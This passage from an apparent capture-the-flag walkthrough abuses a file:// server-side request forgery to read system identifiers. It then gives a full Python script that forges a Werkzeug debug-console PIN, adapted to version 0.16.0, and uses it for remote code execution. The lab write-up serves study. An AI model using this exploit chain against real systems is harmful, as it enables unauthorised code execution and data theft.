172.20.0.1       0x1         0x2         02:42:59:ed:f4:13     *        eth0
Then, by reading /sys/class/net/eth0/address, we obtain the MAC address:
1
2
$ curl -s 'http://10.114.154.89/download?server=file:///sys/class/net/eth0/address%23&id=1' -o-
02:42:ac:14:00:02
We convert it to decimal:
1
2
$ python3 -c 'print(int("02:42:ac:14:00:02".replace(":",""),16))'
2485378088962
Lastly, we determine the machine ID. As explained in HackTricks article, get_machine_id() concatenates data from /etc/machine-id or /proc/sys/kernel/random/boot_id with the portion of first line from the /proc/self/cgroup after the final /. The relevant part of the Werkzeug source code is also shown as below in the HackTricks article:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
def get_machine_id() -> t.Optional[t.Union[str, bytes]]:
    global _machine_id

    if _machine_id is not None:
        return _machine_id

    def _generate() -> t.Optional[t.Union[str, bytes]]:
        linux = b""

        # machine-id is stable across boots, boot_id is not.
        for filename in "/etc/machine-id", "/proc/sys/kernel/random/boot_id":
            try:
                with open(filename, "rb") as f:
                    value = f.readline().strip()
            except OSError:
                continue

            if value:
                linux += value
                break

        # Containers share the same machine id, add some cgroup
        # information. This is used outside containers too but should be
        # relatively stable across boots.
        try:
            with open("/proc/self/cgroup", "rb") as f:
                linux += f.readline().strip().rpartition(b"/")[2]
        except OSError:
            pass

        if linux:
            return linux
The /etc/machine-id file is not present on the target, so we can skip it exactly as in the source code:
1
2
3
4
$ curl -s 'http://10.114.154.89/download?server=file:///etc/machine-id%23&id=1' -o- | tail -n 3
pycurl.error: (37, "Couldn't open file /etc/machine-id")

-->
Next, we read /proc/sys/kernel/random/boot_id to obtain the boot ID:
1
2
$ curl -s 'http://10.114.154.89/download?server=file:///proc/sys/kernel/random/boot_id%23&id=1' -o- | tail -n 3
4183895a-db64-4bc2-a0bc-3b4264566594
Finally, we read /proc/self/cgroup and extract everything after the last / on the first line:
1
2
$ curl -s 'http://10.114.154.89/download?server=file:///proc/self/cgroup%23&id=1' -o- | head -n 1
12:cpuset:/docker/77c09e05c4a947224997c3baa49e5edf161fd116568e90a28a60fca6fde049ca
With this information, we can construct the private_bits as follows:
1
2
3
4
private_bits = [
    '2485378088962',  # str(uuid.getnode()),  /sys/class/net/eth0/address
    '4183895a-db64-4bc2-a0bc-3b426456659477c09e05c4a947224997c3baa49e5edf161fd116568e90a28a60fca6fde049ca'  # get_machine_id()
]
We then replace these values in the provided script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
import hashlib
from itertools import chain
probably_public_bits = [
    'root',  # username
    'flask.app',  # modname
    'Flask',  # getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python3.10/site-packages/flask/app.py'  # getattr(mod, '__file__', None),
]

private_bits = [
    '2485378088962',  # str(uuid.getnode()),  /sys/class/net/eth0/address
    '4183895a-db64-4bc2-a0bc-3b426456659477c09e05c4a947224997c3baa49e5edf161fd116568e90a28a60fca6fde049ca'  # get_machine_id()
]

# h = hashlib.md5()  # Changed in https://werkzeug.palletsprojects.com/en/2.2.x/changes/#version-2-0-0
h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')
# h.update(b'shittysalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv = None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
Running the script successfully generates a Werkzeug console PIN:
1
2
$ python3 exploit.py
418-020-555
However, trying it on the /console path shows that this PIN does not work.

Reviewing the requests made to the target, we can see from the Server response header that the application is running Werkzeug/0.16.0, which was released in 2019 and is quite old, and that the method Werkzeug uses to generate the debug PIN has changed significantly across versions.

To understand how Werkzeug version 0.16.0 specifically generates the PIN, we can either read /usr/local/lib/python3.10/site-packages/werkzeug/debug/__init__.py directly from the server or review the source code on GitHub. Doing so reveals two crucial differences compared to how we previously generated the PIN code.
First, the way the machine ID is constructed differs. Unlike the method described in the HackTricks article, version 0.16.0 does not concatenate data from multiple files. Instead, if /proc/self/cgroup can be read successfully, it simply uses the value from it as the machine ID:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
def get_machine_id():
    global _machine_id
    rv = _machine_id
    if rv is not None:
        return rv

    def _generate():
        # docker containers share the same machine id, get the
        # container id instead
        try:
            with open("/proc/self/cgroup") as f:
                value = f.readline()
        except IOError:
            pass
        else:
            value = value.strip().partition("/docker/")[2]

            if value:
                return value

...

    _machine_id = rv = _generate()
    return rv
In our case, this means that the machine ID is simply: 77c09e05c4a947224997c3baa49e5edf161fd116568e90a28a60fca6fde049ca
1
2
$ curl -s 'http://10.114.154.89/download?server=file:///proc/self/cgroup%23&id=1' -o- | head -n 1
12:cpuset:/docker/77c09e05c4a947224997c3baa49e5edf161fd116568e90a28a60fca6fde049ca
We must therefore correct our private_bits as follows:
1
2
3
4
private_bits = [
    '2485378088962',  # str(uuid.getnode()),  /sys/class/net/eth0/address
    '77c09e05c4a947224997c3baa49e5edf161fd116568e90a28a60fca6fde049ca'  # get_machine_id()
]
Second, although the HackTricks article mentions that older versions use MD5 instead of SHA1, inspecting the 0.16.0 source code confirms that this is indeed the case:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
...
    # This information is here to make it harder for an attacker to
    # guess the cookie name.  They are unlikely to be contained anywhere
    # within the unauthenticated debug page.
    private_bits = [str(uuid.getnode()), get_machine_id()]

    h = hashlib.md5()
    for bit in chain(probably_public_bits, private_bits):
        if not bit:
            continue
        if isinstance(bit, text_type):
            bit = bit.encode("utf-8")
        h.update(bit)
    h.update(b"cookiesalt")
...
Therefore, we must also update our exploit code accordingly:
1
2
h = hashlib.md5()  # Changed in https://werkzeug.palletsprojects.com/en/2.2.x/changes/#version-2-0-0
# h = hashlib.sha1()
With these corrections applied, the full exploit code becomes:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
import hashlib
from itertools import chain
probably_public_bits = [
    'root',  # username
    'flask.app',  # modname
    'Flask',  # getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python3.10/site-packages/flask/app.py'  # getattr(mod, '__file__', None),
]

private_bits = [
    '2485378088962',  # str(uuid.getnode()),  /sys/class/net/eth0/address
    '77c09e05c4a947224997c3baa49e5edf161fd116568e90a28a60fca6fde049ca'  # get_machine_id()
]

h = hashlib.md5()  # Changed in https://werkzeug.palletsprojects.com/en/2.2.x/changes/#version-2-0-0
# h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')
# h.update(b'shittysalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv = None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
Running the script now produces a different PIN, as expected:
1
2
$ python3 exploit.py
110-688-511

Testing this PIN at http://10.114.154.89/console shows that it works, allowing us to execute Python code through the Werkzeug console. Using the os module, we can easily achieve command execution, which allows us to discover the filename containing the flag and read it, successfully completing the room.